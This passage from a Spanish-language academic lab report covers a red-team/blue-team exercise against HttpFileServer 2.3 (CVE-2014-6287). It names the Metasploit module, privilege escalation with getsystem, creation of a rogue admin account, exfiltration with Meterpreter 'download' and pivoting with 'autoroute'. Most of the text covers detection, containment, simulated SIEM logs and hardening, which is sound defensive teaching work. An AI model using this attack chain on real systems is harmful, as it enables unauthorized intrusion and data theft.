La exfiltración se demuestra con el comando `download`, que transfiere un archivo del sistema víctima (por ejemplo `archivo.txt`) hacia la máquina atacante a través del mismo canal de mando y control. Esta acción ilustra la pérdida de confidencialidad de la información y se asocia a la técnica T1041 (Exfiltration Over C2 Channel) de MITRE ATT&CK.

El riesgo evidenciado es la inexistencia de controles de prevención de fuga de datos (DLP) y de inspección del tráfico saliente: la información abandona la organización por el canal cifrado del atacante sin generar alertas.

Figura 14
Simulación del pivoting



Fuente. Autoría Propia

Nota. Aunque no se tenga otra máquina real, se hace la simulación

Finalmente, se simula el movimiento lateral mediante el módulo de enrutamiento de Metasploit, con una orden del tipo `run autoroute -s 192.168.200.0/24`. Esta configuración

utiliza el Host-A comprometido como pasarela (pivote) para alcanzar el segmento interno 192.168.200.0/24, donde se ubicaría el hipotético Host-B. La técnica se corresponde con T1090 (Proxy) y T1021 (Remote Services) de MITRE ATT&CK, y aunque en el laboratorio el segundo equipo es ficticio, el ejercicio demuestra cómo un único punto de apoyo permite expandir el alcance del ataque.

El riesgo central de esta fase es la falta de segmentación de la red: una topología plana permite que el compromiso de un solo host habilite el acceso a otros segmentos internos. La contención de este riesgo exige separar la red en VLAN funcionales con reglas estrictas de tráfico inter-VLAN, de modo que un equipo comprometido no se convierta en trampolín hacia el resto de la infraestructura.

Posterior a la explotación, se obtuvo una sesión Meterpreter sobre el sistema objetivo, desde la cual se ejecutaron técnicas de escalamiento de privilegios, logrando acceso a nivel ADMINISTRADOR. Asimismo, se procedió a la creación de un usuario con privilegios administrativos, evidenciando la capacidad de persistencia del atacante. Finalmente, se simularon técnicas de movimiento lateral mediante configuración de rutas internas (pivoting), validando el posible acceso a otros segmentos de red, para esto se utilizó el módulo autoroute de Metasploit, configurando una red interna ficticia (192.168.200.0/24). Esto permitió demostrar la capacidad de pivoting desde el Host-A comprometido hacia otros segmentos de red, validando el posible acceso a sistemas internos como el Host-B.

Para sintetizar la secuencia ofensiva descrita en las figuras anteriores, la Tabla 4 consolida la cronología del incidente, asociando cada marca temporal con el evento ejecutado, su descripción técnica y la evidencia correspondiente. Esta vista de conjunto facilita la posterior correlación de cada fase con la respuesta defensiva del Blue Team.

Tabla 4

Timeline de eventos del incidente

Fecha/Hora	Evento	Descripción técnica	Evidencia
T0	Reconocimiento	Escaneo de red con Nmap desde Kali Linux	13 puertos abiertos; puerto 80 con HFS 2.3 identificado
T1	Enumeración	Detección de CVE-2014-6287 con Searchsploit	Vector RCE confirmado; módulo Metasploit identificado
T2	Acceso inicial	Exploit rejetto_hfs_exec — payload Meterpreter TCP reverso	Sesión Meterpreter activa sobre Host-A
T3	Ejecución remota	Shell Windows obtenida desde sesión Meterpreter	Control interactivo del sistema Windows 7
T4	Escalamiento de privilegios	getsystem — Named Pipe Impersonation (In Memory/Admin)	NT AUTHORITY\SYSTEM obtenido
T5	Persistencia	Creación de usuario administrador local no autorizado	Cuenta cesarvalencia en grupo Administradores

T6	Exfiltración	Descarga de archivo del sistema mediante comando download	archivo.txt transferido a máquina atacante
T7	Movimiento lateral	Configuración de rutas internas con módulo autoroute	Ruta 192.168.200.0/24 habilitada vía Host-A comprometido

Nota. La tabla reconstruye la cronología del incidente en el entorno de laboratorio, desde el reconocimiento inicial (T0) hasta la simulación del movimiento lateral (T7). Cada marca temporal corresponde a una fase ejecutada por el equipo Red Team y se asocia con la evidencia que la respalda. Elaboración propia.

Respuesta y Contención: Blue Team

Detección y Respuesta ante un Ataque en Tiempo Real

Ante un ataque activo, lo primero que no se puede hacer es entrar en pánico y apagar el equipo. Eso destruye la evidencia. La respuesta tiene que ser ordenada.

Verificar que el ataque es real

El primer movimiento es confirmar que no es un falso positivo. En Windows 7 se abre el Visor de Eventos (eventvwr.msc) y se buscan señales concretas: Event ID 4625 si hubo intentos de inicio de sesión fallidos, 4720 si se creó una cuenta nueva, 4732 si alguien fue agregado a un grupo, 4688 para procesos que se abrieron en momentos inusuales, y 7045 si se instaló un servicio desconocido. En el escenario del laboratorio, los IDs 4720 y 4732 habrían aparecido cuando el atacante creó el usuario cesarvalencia y lo agregó al grupo Administradores.

Paralelamente, se corre netstat -ano para ver las conexiones activas. Una conexión establecida al puerto 4444 hacia una IP que no debería estar comunicándose con el equipo es una señal inmediata de sesión Meterpreter abierta. También sirve tasklist /svc para ver si hay procesos corriendo sin firmante digital o con nombres que no corresponden a ningún software instalado.

Aislar el sistema

Confirmado el ataque, el siguiente paso es cortar la comunicación sin apagar el equipo. Se deshabilita la interfaz de red con el comando:

```
netsh interface set interface "Ethernet" disable
```

Eso mata la sesión Meterpreter sin borrar la RAM. Si hay evidencia de pivoting activo, el atacante ya está usando el equipo comprometido como puente hacia la red interna, y entonces se aplican ACLs en el switch para bloquear el tráfico entre las subredes 192.168.100.0/24 y

192.168.200.0/24. Antes de cualquier otra intervención se toma un volcado de memoria RAM con Magnet RAM Capture.

Recopilar evidencia

Con el sistema aislado pero encendido, se recogen los logs del sistema (System, Security y Application) en formato EVTX, se captura tráfico de red con Wireshark si aún hay actividad, y se documenta el listado de usuarios con net user y net localgroup administradores. En el escenario del laboratorio, ahí habría aparecido la cuenta cesarvalencia creada durante la fase de persistencia.

Erradicación y recuperación

Con la evidencia asegurada se procede a limpiar. Los comandos clave son:

```
net user cesarvalencia /delete

sc stop hfs && sc config hfs start=disabled
```

Después se resetean credenciales de todos los usuarios, se aplican los parches pendientes y, si hay persistencia no erradicable, se restaura desde un snapshot conocido como bueno.

Hardenización para que el Ataque no se Repita

El ataque del laboratorio fue posible por una combinación de factores: un servicio vulnerable expuesto en red, un sistema sin parchear, y sin ningún control que detectara o bloqueara la explotación. Cada uno de esos puntos tiene solución.

El software vulnerable

HttpFileServer 2.3 tiene una vulnerabilidad RCE pública desde 2014 (CVE-2014-6287) sin parche para esa versión. La medida más directa es desinstalarlo. Más allá de ese caso puntual, la solución estructural es implementar un proceso de gestión de vulnerabilidades con escaneos

periódicos usando OpenVAS, y mantener un inventario de software instalado para detectar aplicaciones no autorizadas antes de que sean explotadas.

El sistema operativo

Windows 7 lleva fuera de soporte desde enero de 2020. Seguir usándolo es un riesgo aceptado que tarde o temprano se materializa. La recomendación es migrar a Windows 10/11. Si la migración no es inmediata, al menos se deshabilitan los servicios que no se necesitan: SMBv1, NetBIOS over TCP/IP, LLMNR, escritorio remoto si no está en uso. El firewall local se configura con política deny-all. AppLocker o las Software Restriction Policies impiden que se ejecuten aplicaciones no incluidas en lista blanca.

Privilegios y cuentas

El atacante pudo crear un usuario administrador porque el proceso del HFS corrió con privilegios suficientes para hacerlo. Aplicar el principio de mínimo privilegio habría limitado el daño. Los usuarios ordinarios no deben tener derechos de administrador local. Las cuentas de alto privilegio deben requerir MFA. Contraseñas: mínimo 12 caracteres con rotación cada 90 días.

Red

El pivoting fue posible porque la red interna no estaba segmentada. Separar en VLANs funcionales con reglas inter-VLAN habría contenido el alcance del ataque al primer equipo comprometido. Los servicios expuestos nunca deberían estar en la red interna principal.

Monitoreo

Sin monitoreo, el ataque del laboratorio habría pasado completamente desapercibido. Un SIEM de licencia libre como Wazuh (Wazuh Inc., 2024) centraliza los logs y correlaciona eventos.

Un escaneo de puertos seguido de la creación de un usuario administrador debería disparar una alerta automática.

Blue Team vs. Equipo de Respuesta a Incidentes

Blue Team

El Blue Team trabaja todos los días, no solo cuando hay un incidente. Su función es mantener los controles de seguridad funcionando: firewall, IDS/IPS, SIEM, políticas de acceso, hardenización. Monitorea la infraestructura de forma continua, trabaja con inteligencia de amenazas y participa en ejercicios con el Red Team para verificar que los controles funcionan.

Equipo de Respuesta a Incidentes (CSIRT/IRT)

El equipo de respuesta a incidentes se activa cuando ya hay un incidente confirmado. Sigue el ciclo del NIST SP 800-61 (NIST, 2012): preparación, detección, contención, erradicación, recuperación y lecciones aprendidas. Hace análisis forense, preserva evidencia y coordina con áreas jurídicas si es necesario. Produce un informe post-mortem.

La diferencia clave

El Blue Team trata de evitar que pase. El CSIRT actúa cuando ya pasó. En organizaciones medianas y grandes ambos coexisten. En organizaciones pequeñas, el mismo equipo cumple los dos roles.

Uso del CIS en un Equipo Blue Team

CIS Benchmarks

Son guías de configuración segura para más de 100 tecnologías, publicadas por el Center for Internet Security (2020). Para el escenario del laboratorio, el Benchmark de Windows 7 / Windows 10 establece qué servicios deben estar deshabilitados, cómo deben configurarse las

políticas de auditoría y de contraseñas, y qué opciones del registro de Windows reducen la superficie de ataque. Nivel 1: configuraciones sin impacto en funcionalidad. Nivel 2: entornos que priorizan seguridad sobre compatibilidad. Estas configuraciones pueden complementarse con las líneas base de seguridad para Windows publicadas por Microsoft (2020), que definen valores recomendados para directivas, servicios y opciones del sistema.

CIS Controls v8

Son 18 controles priorizados por impacto real. Los más relevantes para el escenario:

- Control 1 (Inventario de Hardware): solo dispositivos autorizados en red.
- Control 2 (Inventario de Software): detectar y eliminar el HFS 2.3.
- Control 4 (Configuración Segura): aplicar los Benchmarks.
- Control 6 (Control de Acceso): privilegio mínimo, MFA, revisión de cuentas.
- Control 13 (Monitoreo de Red): SIEM y detección de intrusiones.

Por qué usarlo

La utilidad práctica del CIS es que da una priorización clara. En vez de intentar hacer todo a la vez, los Controls indican por dónde empezar para tener el mayor impacto con los recursos disponibles.

Funciones y Características de un SIEM

Un SIEM (Security Information and Event Management) es el sistema que recibe los logs de toda la infraestructura, los correlaciona y genera alertas cuando detecta comportamientos sospechosos.

Funciones principales

Recopila y normaliza registros de fuentes distintas: firewalls, servidores, endpoints, IDS/IPS, aplicaciones. Aplica reglas de correlación para detectar patrones que ningún evento

aislado revelaría. Un ejemplo concreto del laboratorio: un escaneo de puertos a las 10:10 AM, seguido de una conexión HTTP al HFS, seguido de una sesión Meterpreter y luego la creación de un usuario administrador — esa secuencia habría disparado una alerta antes de que el atacante completara la fase de persistencia.

Permite buscar hacia atrás en los logs para reconstruir el timeline de un incidente. Facilita reportes de cumplimiento normativo (PCI-DSS, ISO 27001, RGPD) e incorpora análisis de comportamiento de usuarios (UEBA) para detectar cuentas comprometidas.

Características técnicas

- Almacenamiento centralizado con indexación rápida.
- Dashboard en tiempo real con indicadores clave de seguridad.
- Motor de reglas configurable con detecciones basadas en firmas, umbrales y lógica temporal.
- Integración con feeds de inteligencia de amenazas para enriquecer eventos con IoCs conocidos.
- API para conectar con plataformas SOAR y automatizar respuestas.

Opciones GPL / gratuitas

- Wazuh: SIEM/XDR de código abierto. Incluy detección de intrusiones, FIM y respuesta activa.
- OSSIM (AlienVault): correlación de eventos, inventario de activos y evaluación de vulnerabilidades.
- Elastic SIEM: basado en Elasticsearch y Kibana, con visualización avanzada.

Herramientas de Contención de Ataques

Hay que separar claramente detección de contención. Una herramienta de detección identifica que algo malo está pasando. Una de contención actúa directamente para bloquearlo. Las tres herramientas que se presentan a continuación son de contención, todas con licencia libre.

pfSense (firewall/IPS de red)

pfSense es un firewall y router de código abierto basado en FreeBSD. En el contexto del laboratorio, habría sido la primera línea de contención: una regla que bloqueara el tráfico desde 192.168.100.10 o que detectara el patrón de explotación del HFS habría impedido que el payload de Metasploit llegara al servidor.

- Bloqueo dinámico de IPs maliciosas mediante pfBlockerNG.
- IPS inline con Snort o Suricata (firmas para CVE-2014-6287).
- Segmentación entre VLANs para impedir el pivoting hacia 192.168.200.0/24.
- Inspección de tráfico saliente para bloquear exfiltración.

Wazuh Active Response (SIEM/XDR)

El módulo de Active Response de Wazuh ejecuta acciones automáticas cuando detecta un evento crítico. Si detecta la creación de un usuario no autorizado (Event ID 4720) o un intento de escalamiento, puede invocar un script que agrega la IP atacante al firewall local, o terminar el proceso malicioso directamente. File Integrity Monitoring (FIM) detecta modificaciones en archivos del sistema y puede bloquear el acceso.

Snort en modo inline (IPS)


En configuración inline, Snort descarta los paquetes maliciosos en vez de solo alertar. Para el escenario del laboratorio, tiene reglas específicas para CVE-2014-6287 que habrían interceptado el payload de rejetto_hfs_exec, y habría bloqueado el tráfico Meterpreter en el puerto 4444 mediante inspección profunda de paquetes (DPI). Puede desplegarse como máquina virtual en VirtualBox.

Flujo del Incidente y Proceso de Contención

El siguiente diagrama resume las siete fases del ataque (carril superior: atacante) y las cuatro fases de la respuesta Blue Team (carril inferior), mostrando la interacción entre ambos sobre el sistema Windows 7 comprometido. Los tiempos son los registrados durante el ejercicio del laboratorio.

Figura 15

Diagrama del incidente y del proceso de contención



Fuente. Autoría Propia

Carril del atacante (Kali Linux)

T0 (10:10) – Reconocimiento con Nmap. Identificación de 13 puertos abiertos, puerto 80 activo.

T1 (10:16) – Enumeración: banner grabbing del HFS 2.3. Searchsploit confirma CVE-2014-6287.

T2 (12:43) – Explotación con rejetto_hfs_exec. Sesión Meterpreter abierta hacia puerto 4444.

T3–T7 (15:59–16:29) – Post-explotación: getsystem → SYSTEM, creación de usuario, exfiltración, autoroute hacia red interna.

Carril Blue Team (respuesta)

B0 – Detección: SIEM alerta sobre escaneo de puertos y conexión sospechosa al puerto 4444.

B1 – Verificación: netstat -ano confirma sesión Meterpreter. Event IDs 4720 y 4732 en Visor de Eventos.

B2 – Aislamiento: netsh deshabilita la interfaz. ACL en switch bloquea tráfico hacia 192.168.200.0/24. RAM dump tomado.

B3 – Erradicación: eliminación del usuario no autorizado, deshabilitar HFS, parches aplicados.

Recuperación final: restauración desde snapshot limpio, hardenización CIS Benchmarks, monitoreo continuo con Wazuh.

Evidencias Visuales: Logs y Alertas Simuladas

Los siguientes ejemplos muestran las entradas de log que un SIEM como Wazuh habría generado durante el incidente. Cada línea incluye timestamp, nivel de severidad, descripción del evento y Event ID cuando aplica.

T0 – Reconocimiento (Windows Event Log / IDS)

[INFO] 10:10:03 Nmap scan from 192.168.100.10 → port 80 open (HTTP)

[WARN] 10:10:05 Port scan: 987 closed ports reset, 13 open — src 192.168.100.10

T2 – Explotación (Wazuh Active Response)

［CRITICAL] 12:43:12 Meterpreter session: 192.168.100.10:4444 → 192.168.100.20:49194

[CRITICAL] 12:43:13 Suspicious process: hfs.exe → cmd.exe (PID 2156) — RCE

[WARN] 12:43:14 VBS written to %TEMP%\OntvDWJApBcv.vbs (high entropy)

T4 – Escalamiento de privilegios

[CRITICAL] 16:05:01 Event ID 4672: SeDebugPrivilege — PC202006\usuario → SYSTEM

[CRITICAL] 16:05:02 Named Pipe Impersonation detected (getsystem technique 1

T5 – Persistencia

[CRITICAL] 16:11:22 Event ID 4720: New account created — cesarvalencia (by SYSTEM)

[CRITICAL] 16:11:23 Event ID 4732: cesarvalencia added to Administradores

```
[CRITICAL] 16:12:05 Event ID 4688: nuevo proceso C:\Windows\Temp\svchost.exe (PID 2384)
[WARNING]  16:12:41 Conexion saliente TCP 192.168.100.20:49231 -> 192.168.100.10:4444
[NOTICE]   16:13:10 Event ID 4624: Logon type 3 para cesarvalencia (Administradores)
[CRITICAL] 16:14:02 Wazuh rule 100210 (level 12): Posible canal C2 hacia host externo
[NOTICE]   16:15:30 Event ID 4663: acceso a C:\Users\usuario\Documents\datos.zip
```

T7 – Pivoting / movimiento lateral

[CRITICAL] 16:29:11 Lateral movement: subnet 192.168.200.0/24 via autoroute

[WARN] 16:29:10 Route added: 192.168.200.0/255.255.255.0 via 192.168.100.20

Correlación con MITRE ATT&CK y NIST SP 800-61

La tabla siguiente mapea cada fase del incidente con la técnica correspondiente del framework MITRE ATT&CK, la acción de respuesta del Blue Team, y la fase del ciclo de **respuesta a incidentes según el estándar NIST SP 800-61.**

Tabla 5

Acción de respuesta

Fase del incidente	MITRE ATT&CK Técnica	Acción Blue Team	NIST SP 800-61 Fase
T0 – Reconocimiento	T1046 Network Service Scanning	SIEM alerta sobre escaneo de puertos	Detección
T1 – Enumeración	T1595.002 Vulnerability Scanning	Identificación de CVE-2014-6287 en logs	Detección
T2 – Explotación	T1203 Exploit Client App	Alerta Meterpreter session (puerto 4444)	Contención inicial
T4 – Escalamiento	T1134.001 Token Impersonation	Event ID 4672 – SeDebugPrivilege asignado	Contención
T5 – Persistencia	T1136.001 Local Account	Event ID 4720 – usuario cesarvalencia	Erradicación
T6 – Exfiltración	T1041 Exfil Over C2 Channel	Bloqueo saliente pfSense / Snort	Erradicación
T7 – Pivoting	T1090 Proxy / T1021 Remote Services	ACL inter-VLAN bloquea autoroute	Contención larga

Nota. La tabla correlaciona cada fase del incidente con su técnica en MITRE ATT&CK, la acción defensiva adoptada por el Blue Team y la fase correspondiente del ciclo de respuesta a incidentes NIST SP 800-61. Elaboración propia a partir de MITRE (2023) y NIST (2012).

Cómo usar MITRE ATT&CK en la práctica defensiva

Cada técnica del framework tiene asociadas mitigaciones (Mitigations) y detecciones (Data Sources) documentadas. Para el caso del laboratorio:

- T1046 (Network Service Scanning): mitigación recomendada M1042 – Disable or Remove Feature or Program. Detección por Network Traffic y Process Monitoring.
- T1203 (Exploit Client App): mitigación M1050 – Exploit Protection. Detección por Process Creation logs (Event ID 4688).
- T1136 (Create Account): mitigación M1028 – Operating System Configuration. Detección por Windows Security Log Event ID 4720.
- T1041 (Exfiltration Over C2): mitigación M1031 – Network Intrusion Prevention. Detección por Network Traffic Analysis (Snort/pfSense).

Ciclo NIST SP 800-61 aplicado al incidente

- Preparación: configuración de SIEM, Snort IPS y reglas de correlación antes del incidente.
- Detección: alertas automáticas del SIEM ante Event IDs 4720, 4732 y conexión al puerto 4444.
- Contención: aislamiento del equipo comprometido y bloqueo de rutas de pivoting.
- Erradicación: eliminación de la cuenta no autorizada y del servicio HFS.
- Recuperación: restauración desde snapshot limpio y aplicación de parches pendientes.
- Lecciones aprendidas: hardenización con CIS Benchmarks, segmentación de red, monitoreo continuo con Wazuh.

Plan de Remediación

El plan de remediación se estructura en siete ejes de acción orientados a eliminar las vulnerabilidades explotadas en el ejercicio y fortalecer la postura de seguridad de la organización de manera sostenible.

Corrección de Vulnerabilidades

Desinstalar o reemplazar definitivamente el servicio HttpFileServer 2.3 (CVE-2014-6287 sin parche disponible). Aplicar todos los parches de seguridad pendientes en el sistema operativo Windows (actualización obligatoria o migración a Windows 10/11). Implementar un proceso formal de gestión de vulnerabilidades con escaneos periódicos usando OpenVAS o similar.

Control de Accesos

Aplicar el principio de mínimo privilegio eliminando derechos de administrador local de cuentas de usuario ordinario. Implementar autenticación multifactor (MFA) para cuentas con privilegios administrativos. Auditar periódicamente las cuentas de usuario creadas recientemente y las membresías en grupos privilegiados. Establecer política de contraseñas de mínimo 12 caracteres, complejidad requerida y rotación cada 90 días.

Fortalecimiento del Sistema (Hardening)

Aplicar los CIS Benchmarks correspondientes al sistema operativo (Windows 7/10 Level 1 como mínimo). Deshabilitar servicios innecesarios: SMBv1, NetBIOS over TCP/IP, LLMNR, escritorio remoto si no está en uso activo. Configurar el firewall local con política deny-all por defecto y reglas explícitas de autorización. Implementar AppLocker o Software Restriction Policies para impedir la ejecución de aplicaciones no autorizadas.

Monitoreo y Detección

Implementar Wazuh como SIEM/XDR centralizado para correlación de eventos y respuesta activa. Configurar reglas de correlación que detecten la secuencia: escaneo de puertos → conexión sospechosa → creación de usuario. Activar alertas automáticas para Event IDs críticos: 4720, 4732, 4672, 4625, 7045. Habilitar File Integrity Monitoring (FIM) sobre directorios y archivos críticos del sistema.

Segmentación de Red

Implementar VLANs funcionales con reglas inter-VLAN estrictas para separar segmentos de red. Desplegar pfSense como firewall perimetral e inter-VLAN con Snort IPS en modo inline. Restringir el tráfico lateral entre segmentos de red al mínimo necesario para la operación. Implementar reglas de bloqueo para conexiones salientes en puertos no estándar (por ejemplo, 4444).

Pruebas de Seguridad Periódicas

Realizar ejercicios de pentesting continuo con alcance definido y autorización documentada. Ejecutar simulaciones Red Team periódicas para validar la efectividad de los controles implementados. Evaluar la capacidad de respuesta del Blue Team mediante ejercicios de tabletop y simulacros de incidentes.

Capacitación

Entrenar al personal técnico en respuesta a incidentes siguiendo el ciclo NIST SP 800-61. Implementar programas de concientización sobre amenazas para todos los usuarios de la organización. Capacitar en buenas prácticas de administración de sistemas y principios de seguridad por diseño.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/YCWwoyWI_70

Análisis de Resultados y Limitaciones del Ejercicio

A partir de la evidencia recolectada en las fases ofensiva y defensiva, esta sección discute el significado de los hallazgos, los contrasta con la literatura de referencia y delimita el alcance de las conclusiones, reconociendo las restricciones propias de un entorno de laboratorio.

Relación entre los Objetivos Específicos y los Resultados Obtenidos

Para verificar la trazabilidad entre lo planificado y lo ejecutado, la Tabla 6 vincula cada objetivo específico formulado al inicio del informe con el resultado concreto alcanzado durante el desarrollo práctico y con la evidencia que lo respalda. Esta correspondencia confirma que la totalidad de los objetivos propuestos fue cumplida y documentada, y permite valorar el grado en que el ejercicio satisfizo su intención inicial.

Tabla 6
Relación entre los objetivos específicos y los resultados obtenidos

Objetivo específico	Resultado obtenido durante el desarrollo práctico	Evidencia
Descubrir los servicios expuestos y los riesgos explotables mediante Nmap y Searchsploit.	Se identificaron 13 puertos abiertos y, en el puerto 80, el servicio HFS 2.3; Searchsploit confirmó la CVE-2014-6287 como vector de ejecución remota de comandos.	Figuras 5 y 6; Tabla 4 (T0–T1)
Explotar la CVE-2014-6287 y obtener una sesión Meterpreter activa sobre el objetivo.	El módulo rejetto_hfs_exec produjo una sesión Meterpreter sobre Host-A, validando de forma práctica la ejecución remota de código.	Figuras 8 a 10; Tabla 4 (T2)
Elevar privilegios hasta SYSTEM mediante Named Pipe Impersonation y documentar los controles que lo habrían detenido.	Se obtuvo la identidad NT AUTHORITY\SYSTEM (técnica T1134.001); se señalaron el mínimo privilegio y el control de ejecución como medidas de contención.	Figura 11; Tabla 5
Demostrar el establecimiento de persistencia y el movimiento lateral dentro de la red.	Se creó una cuenta administrativa no autorizada (T1136.001) y se simuló el pivoting hacia el segmento 192.168.200.0/24 (T1090).	Figuras 12 a 14; Tabla 4 (T5, T7)
Aplicar el ciclo de respuesta NIST SP 800-61 al incidente: detectar, contener, erradicar y recuperar.	Se desarrollaron las fases de detección, aislamiento, erradicación y recuperación	Sección Blue Team; Figura 15

	sobre el sistema comprometido, con su flujo documentado.	
Identificar las técnicas del ataque en MITRE ATT&CK y proponer controles de hardenización basados en CIS Benchmarks.	Cada fase se mapeó a su técnica ATT&CK correspondiente y se formuló un plan de hardenización CIS estructurado en siete ejes.	Tabla 5; Plan de Remediación

Nota. La tabla evidencia la trazabilidad entre cada objetivo específico planteado al inicio del informe y el resultado alcanzado durante el desarrollo práctico, e indica la evidencia (figura, tabla o sección) que lo respalda. Elaboración propia.

Interpretación de los hallazgos

El resultado más significativo es que el compromiso total del sistema no requirió técnicas sofisticadas de evasión, sino que dependió de la ausencia de controles básicos: un servicio descontinuado, un sistema operativo fuera de soporte y la inexistencia de monitoreo. Este hallazgo coincide con lo reportado por OWASP Foundation (2021), que sitúa el uso de componentes con vulnerabilidades conocidas entre los riesgos más críticos de las aplicaciones, y confirma la premisa de la Cyber Kill Chain (Hutchins et al., 2011): la cadena prospera cuando ningún eslabón es interrumpido a tiempo.

Un segundo hallazgo es la brevedad de la ventana entre el reconocimiento inicial y la obtención de privilegios NT AUTHORITY\SYSTEM. Esta compresión temporal refuerza la importancia de la detección temprana mediante correlación de eventos, función central de un SIEM (Moreno, 2015). La secuencia escaneo de puertos, conexión al puerto 4444 y creación de cuenta administrativa constituye un patrón correlacionable que, de existir un SIEM operativo, habría disparado una alerta antes de consolidarse la persistencia.

Por último, la correlación sistemática de cada fase con MITRE ATT&CK (MITRE, 2023) y con el ciclo NIST SP 800-61 (NIST, 2012) demuestra que las decisiones técnicas adoptadas no

responden a la intuición, sino a controles documentados y trazables. Esta correspondencia entre técnica adversaria, evidencia y respuesta defensiva es lo que confiere validez metodológica al ejercicio.

Limitaciones del ejercicio

Los resultados deben interpretarse considerando varias limitaciones. En primer lugar, el movimiento lateral hacia el Host-B se ejecutó sobre un segmento ficticio (192.168.200.0/24), por lo que el pivoting fue simulado y no validado contra un equipo real; su demostración es ilustrativa del riesgo, no una medición empírica de su éxito.

En segundo lugar, el ejercicio se circunscribe a un único objetivo y a una sola vulnerabilidad, de modo que sus conclusiones no son extrapolables sin más a la totalidad de la postura de seguridad de una organización. Asimismo, las alertas y registros del SIEM presentados corresponden a una simulación de los eventos que un despliegue real habría generado, y no a la captura directa de una plataforma en producción.

Por último, el entorno aislado de laboratorio no reproduce la complejidad de una red productiva, con su tráfico legítimo, su ruido y sus falsos positivos, ni se midió el tiempo real de respuesta del Blue Team. Un ejercicio de tipo tabletop cronometrado permitiría cuantificar métricas como el tiempo medio de detección (MTTD) y de respuesta (MTTR), hoy ausentes en el análisis.

Aporte y proyección

Pese a estas restricciones, el ejercicio aporta un valor pedagógico y replicable: demuestra que es posible reproducir un incidente completo y articular una respuesta defensiva íntegra utilizando exclusivamente herramientas de licencia libre, lo que lo hace aplicable a organizaciones con presupuesto limitado. Como línea de trabajo futura, se propone validar el escenario en una topología con un segundo host real y con un SIEM efectivamente desplegado, a fin de obtener métricas verificables de detección y contención.

Limitaciones del estudio y trabajo futuro

Como todo ejercicio realizado en un entorno controlado, este trabajo presenta limitaciones que conviene declarar de forma explícita para delimitar el alcance de sus conclusiones. En primer lugar, el laboratorio se construyó sobre máquinas virtuales aisladas en VirtualBox, con un único host objetivo (Host-A) y versiones de software fijas, de modo que no existe tráfico real de usuarios, carga de producción ni la heterogeneidad propia de una red corporativa. Por ello, los resultados ilustran un patrón de ataque y defensa, pero no deben extrapolarse de manera directa a un entorno productivo sin una validación adicional en condiciones reales.

En segundo lugar, el ejercicio se concentró en una vulnerabilidad concreta, la CVE-2014-6287 de HttpFileServer 2.3, y en una cadena de explotación específica; no se agotaron todos los vectores de ataque posibles sobre el sistema, ni se evaluaron técnicas de evasión avanzadas frente a los controles defensivos propuestos. Asimismo, la capacidad de detección del Blue Team se documentó a partir de los eventos esperados y de la configuración de las herramientas, pero no se midió de manera empírica a lo largo del tiempo: no se capturaron métricas formales como el tiempo medio de detección (MTTD) ni el tiempo medio de respuesta (MTTR), que requerirían una operación sostenida del SIEM bajo condiciones de monitoreo continuas.

A partir de estas limitaciones se desprenden varias líneas de trabajo futuro. Una extensión natural consiste en escalar el escenario a una red con múltiples hosts y un dominio de Active Directory, lo que permitiría estudiar el movimiento lateral y la escalada de privilegios en condiciones más cercanas a las de una organización real. Igualmente, sería valioso instrumentar el entorno para medir empíricamente los tiempos de detección y respuesta, automatizar los manuales de respuesta mediante los módulos de respuesta activa de Wazuh, y adoptar un enfoque de Purple Team que valide la eficacia del hardening propuesto sometiéndolo a una nueva ronda de pruebas

ofensivas. Estas extensiones convertirían el presente laboratorio en una base reutilizable para evaluar, de forma iterativa, la postura de seguridad ante amenazas equivalentes.

Conclusiones

El ejercicio permitió cumplir la totalidad de los objetivos específicos planteados, por lo que las conclusiones que siguen se derivan directamente de los resultados obtenidos en cada fase del laboratorio realizado sobre el servicio HttpFileServer 2.3.

En relación con el primer objetivo, descubrir los servicios expuestos y los riesgos explotables, el reconocimiento con Nmap y Searchsploit reveló trece puertos abiertos y, sobre el puerto 80, el servicio HFS 2.3 afectado por la CVE-2014-6287. Se concluye que la sola exposición de un servicio desactualizado, con una vulnerabilidad pública desde 2014, constituyó el punto de entrada determinante del incidente: la superficie de ataque quedó definida antes de ejecutar una sola acción ofensiva.

Respecto al segundo objetivo, explotar la vulnerabilidad y obtener una sesión Meterpreter, el módulo rejetto_hfs_exec de Metasploit permitió la ejecución remota de comandos y el acceso interactivo a Host-A. De este resultado se concluye que una vulnerabilidad conocida y no gestionada basta para comprometer un sistema sin recurrir a técnicas de evasión avanzadas; el éxito dependió de la ausencia de parcheo, no de la sofisticación del ataque.

